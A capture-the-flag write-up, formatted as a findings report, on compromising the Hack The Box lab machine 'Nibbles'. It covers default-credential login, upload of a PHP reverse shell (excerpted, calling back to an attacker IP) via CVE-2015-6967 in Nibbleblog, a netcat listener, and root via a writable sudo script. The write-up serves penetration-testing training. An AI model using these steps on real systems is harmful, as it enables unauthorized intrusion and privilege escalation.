



# Security Assessment Findings Report

**Nibbles Machine – Hack The Box**

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## Report quick summary

<b>Vulnerability Exploited</b>	Arbitrary File Upload (CVE-2015-6967)
<b>System Vulnerable</b>	Nibbleblog 4.0.3
<b>System Vulnerability Explanation</b>	Unrestricted file upload vulnerability in the My Image plugin in Nibbleblog before 4.0.5 allows remote administrators to execute arbitrary code by uploading a file with an executable extension, then accessing it via a direct request to the file in <code>content/private/plugins/my_image/image.php</code> .
<b>Privilege Escalation Vulnerability</b>	Execute a script with root privileges
<b>Privilege Escalation Vulnerability Explanation</b>	Low privilege user can add to an existing script <code>'/bin/sh'</code> command and execute it as root. This change will give a new shell with root privileges.
<b>Vulnerability Fix</b>	<p>It is recommended to update Nibbleblog to the latest version in order to apply the vendor supplied patches.</p> <p>Also, avoid low privilege user to execute a script as root by changing the <code>'/etc/sudoers'</code> file.</p>
<b>Severity</b>	<b>Critical</b>

## Report findings

An initial nmap scan revealed a few services:

- **OpenSSH 7.2p2 on port 22**
- **Apache httpd 2.4.18 on port 80**

```
root@kali:~# nmap -T4 -sV -p- -A 10.10.10.75
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-11 17:58 EST
Nmap scan report for 10.10.10.75
Host is up (0.15s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|ssh-hostkey:
|2048      |c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
22:8 256   |f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
256      _|e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
_|http-server-header: Apache/2.4.18 (Ubuntu)
_|http-title: Site doesn't have a title (text/html).
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).


...

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 5900/tcp)
HOP RTT      ADDRESS
1 152.15    ms 10.10.14.1
2 152.44    ms 10.10.10.75


OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit. /
Nmap done: 1 IP address (1 host up) scanned in 349.60 seconds
```

OpenSSH 7.2p2 landing page is shown below




**Hello world!**

Accessing the source code of this page showed a directory called 'nibbleblog'



```
1 <b>Hello world!</b>
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16 <!-- /nibbleblog/ directory. Nothing interesting here! -->
17
```

Accessing this directory showed the following page




## Using Dirbuster showed a PHP page named 'admin'

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.75:80/nibbleblog/

Scan Information \ Results - List View: Dirs: 0 Files: 3 \ Results - Tree View \  Errors: 0 \

Directory Stucture	Response Code	Response Size
[-] nibbleblog	200	3354
[-] nibbleblog	???	???
[-] index.php	200	3357
[-] admin.php	200	1739
[-] sitemap.php	200	722
[-] install.php	200	251
[-] update.php	200	2020
[-] feed.php	200	617
[+] content	200	1543
[+] admin	200	2321
[+] themes	200	1933
[+] icons	403	464

Current speed: 311 requests/sec (Select and right click for more options)

## Accessing this page showed an authentication system

Nibbleblog x +

10.10.10.75/nibbleblog/admin.php

Sign in to Nibbleblog admin area


Username

Password


☐ Remember me

[← Back to blog](#)


Trying to use default credentials worked with admin:nibbles



After bypassed the login system, the following page appeared




Searching for an exploit against 'nibbleblog' showed the following page (wikhack.com) that suggests uploading a PHP reverse shell page under the 'Plugin->my\_image' option



Link: <https://wikhak.com/how-to-upload-a-shell-in-nibbleblog-4-0-3/>

Accessing to 'Plugin->my\_image' option confirms what has been said on wikhack.com



## Creating a PHP reverse shell

```
<?php
    //php-reverse-shell - A Reverse Shell implementation in PHP
    //Copyright (C) 2007 pentestmonkey@pentestmonkey.net
    //


...

    //Usage
    ----- //
    //See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
    set_time_limit(0)
    $VERSION = "1.0;"
    $ip = '10.10.14.8'; // CHANGE THIS
    $port = 1234; // CHANGE THIS
    $chunk_size = 1400;
    $write_a = null;
    $error_a = null;
    $shell = 'uname -a; w; id; /bin/sh -i;'
    $daemon = 0;

...

?>
```

## Uploading the PHP reverse shell page



nibbleblog - Plugins :: My image

Dashboard View Blog Log out

Publish Comments Manage Settings Themes Plugins

Title: My image

Position: 4

Caption: reverse\_shell


Browse... reverse\_shell.php

Save changes

## Opening a listener on port 1234

```
root@kali:~/Hack_The_Box/Nibbles# nc -nlvp 1234
listening on [any] 1234 ...
```

Accessing to [http://10.10.10.75/nibbleblog/content/private/plugins/my\\_image/image.php](http://10.10.10.75/nibbleblog/content/private/plugins/my_image/image.php) to trigger a shell



## Got a shell

```
root@kali:~/Hack_The_Box/Nibbles# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.75] 57392
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
07:11:07 up 49 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
root@kali:~/Hack_The_Box/Nibbles# nc -nlvp 1234
listening on [any] 1234...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.75] 57392
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64
x86_64 x86_64 GNU/Linux
07:11:07 up 49 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$
```



Checking the username identity the shell connected to

```
$ whoami
nibbler
$
```

Checking what the 'nibbler' user can run with high privileges showed a script file named 'monitor.sh' on '/home/nibbler/personal/stuff' path

```
$ sudo -l
sudo: unable to resolve host Nibbles: Connection timed out
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

Accessing to 'nibbler' folder showed a zip file named 'personal.zip'

```
$ cd home
$
$ ls -la
total 12
drwxr-xr-x  3 root    root    4096 Dec 10  2017 .
drwxr-xr-x 23 root    root    4096 Dec 28  2017 ..
drwxr-xr-x  3 nibbler nibbler 4096 Dec 29  2017 nibbler
$
$ cd nibbler
$
$ ls -la
total 20
drwxr-xr-x 3 nibbler nibbler 4096 Dec 29  2017 .
drwxr-xr-x 3 root    root    4096 Dec 10  2017 ..
-rw----- 1 nibbler nibbler    0 Dec 29  2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10  2017 .nano
-r----- 1 nibbler nibbler 1855 Dec 10  2017 personal.zip
-r----- 1 nibbler nibbler   33 Dec 10  2017 user.txt
```

Unzip the 'personal.zip' file

```
$ unzip -q personal.zip
$
$ ls -la
total 24
drwxr-xr-x 4 nibbler nibbler 4096 Nov 12 07:21 .
drwxr-xr-x 3 root    root    4096 Dec 10  2017 ..
-rw----- 1 nibbler nibbler    0 Dec 29  2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10  2017 .nano
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 personal
-r----- 1 nibbler nibbler 1855 Dec 10  2017 personal.zip
-r----- 1 nibbler nibbler   33 Dec 10  2017 user.txt
$
```

### Accessing to 'personal' folder

```
$ cd personal
$
$
$ ls -la
total 12
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10 2017 .
drwxr-xr-x 4 nibbler nibbler 4096 Nov 12 07:21 ..
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10 2017 stuff
#
```

### Accessing to 'stuff' folder showed a script named 'monitor.sh'

```
$ cd stuff
$
$ ls -la
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10 2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10 2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May 8 2015 monitor.sh
#
```

### Adding '/bin/sh' command to the script

```
$ echo "/bin/sh" >> monitor.sh
echo "/bin/sh" >> monitor.sh
$
```

### Running the script as root by using 'sudo' command

```
$ sudo ./monitor.sh
sudo ./monitor.sh
sudo: unable to resolve host Nibbles: Connection timed out
'unknown': I need something more specific.
/home/nibbler/personal/stuff/monitor.sh: 26: /home/nibbler/personal/stuff/monitor.sh: [: not found
/home/nibbler/personal/stuff/monitor.sh: 36: /home/nibbler/personal/stuff/monitor.sh: [: not found
/home/nibbler/personal/stuff/monitor.sh: 43: /home/nibbler/personal/stuff/monitor.sh: [: not found
#
```

### Got root

```
# whoami
whoami
root
# █
```

## Proof

```
# hostname && whoami && ifconfig && cat root.txt
hostname && whoami && ifconfig && cat root.txt
Nibbles
root
ens32    Link encap:Ethernet  HWaddr 00:50:56:b9:4e:72
         inet addr:10.10.10.75  Bcast:10.10.10.255  Mask:255.255.255.0
         inet6 addr: dead:beef::250:56ff:feb9:4e72/64 Scope:Global
         inet6 addr: fe80::250:56ff:feb9:4e72/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:86735 errors:0 dropped:65 overruns:0 frame:0
         TX packets:97863 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:5657823 (5.6 MB)  TX bytes:6738635 (6.7 MB)

lo       Link encap:Local Loopback
         inet addr:127.0.0.1  Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING  MTU:65536  Metric:1
         RX packets:184 errors:0 dropped:0 overruns:0 frame:0
         TX packets:184 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1
         RX bytes:14216 (14.2 KB)  TX bytes:14216 (14.2 KB)

b6d745c0dfb6457c55591efc898ef88c
# █
```

```
#hostname && whoami && ifconfig && cat root.txt
hostname && whoami && ifconfig && cat root.txt

Nibbles

Root

ens32    Link encap:Ethernet  HWaddr 00:50:56:b9:4e:72
         inet addr:10.10.10.75  Bcast:10.10.10.255  Mask:255.255.255.0
         inet6 addr: dead:beef::250:56ff:feb9:4e72/64 Scope:Global
         inet6 addr: fe80::250:56ff:feb9:4e72/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:86735 errors:0 dropped:65 overruns:0 frame:0
         TX packets:97863 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:5657823 (5.6 MB)  TX bytes:6738635 (6.7 MB)

lo       Link encap:Local Loopback
         inet addr:127.0.0.1  Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING  MTU:65536  Metric:1
         RX packets:184 errors:0 dropped:0 overruns:0 frame:0
         TX packets:184 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1
         RX bytes:14216 (14.2 KB)  TX bytes:14216 (14.2 KB)

B6d745c0dfb6457c55591efc898ef88c
```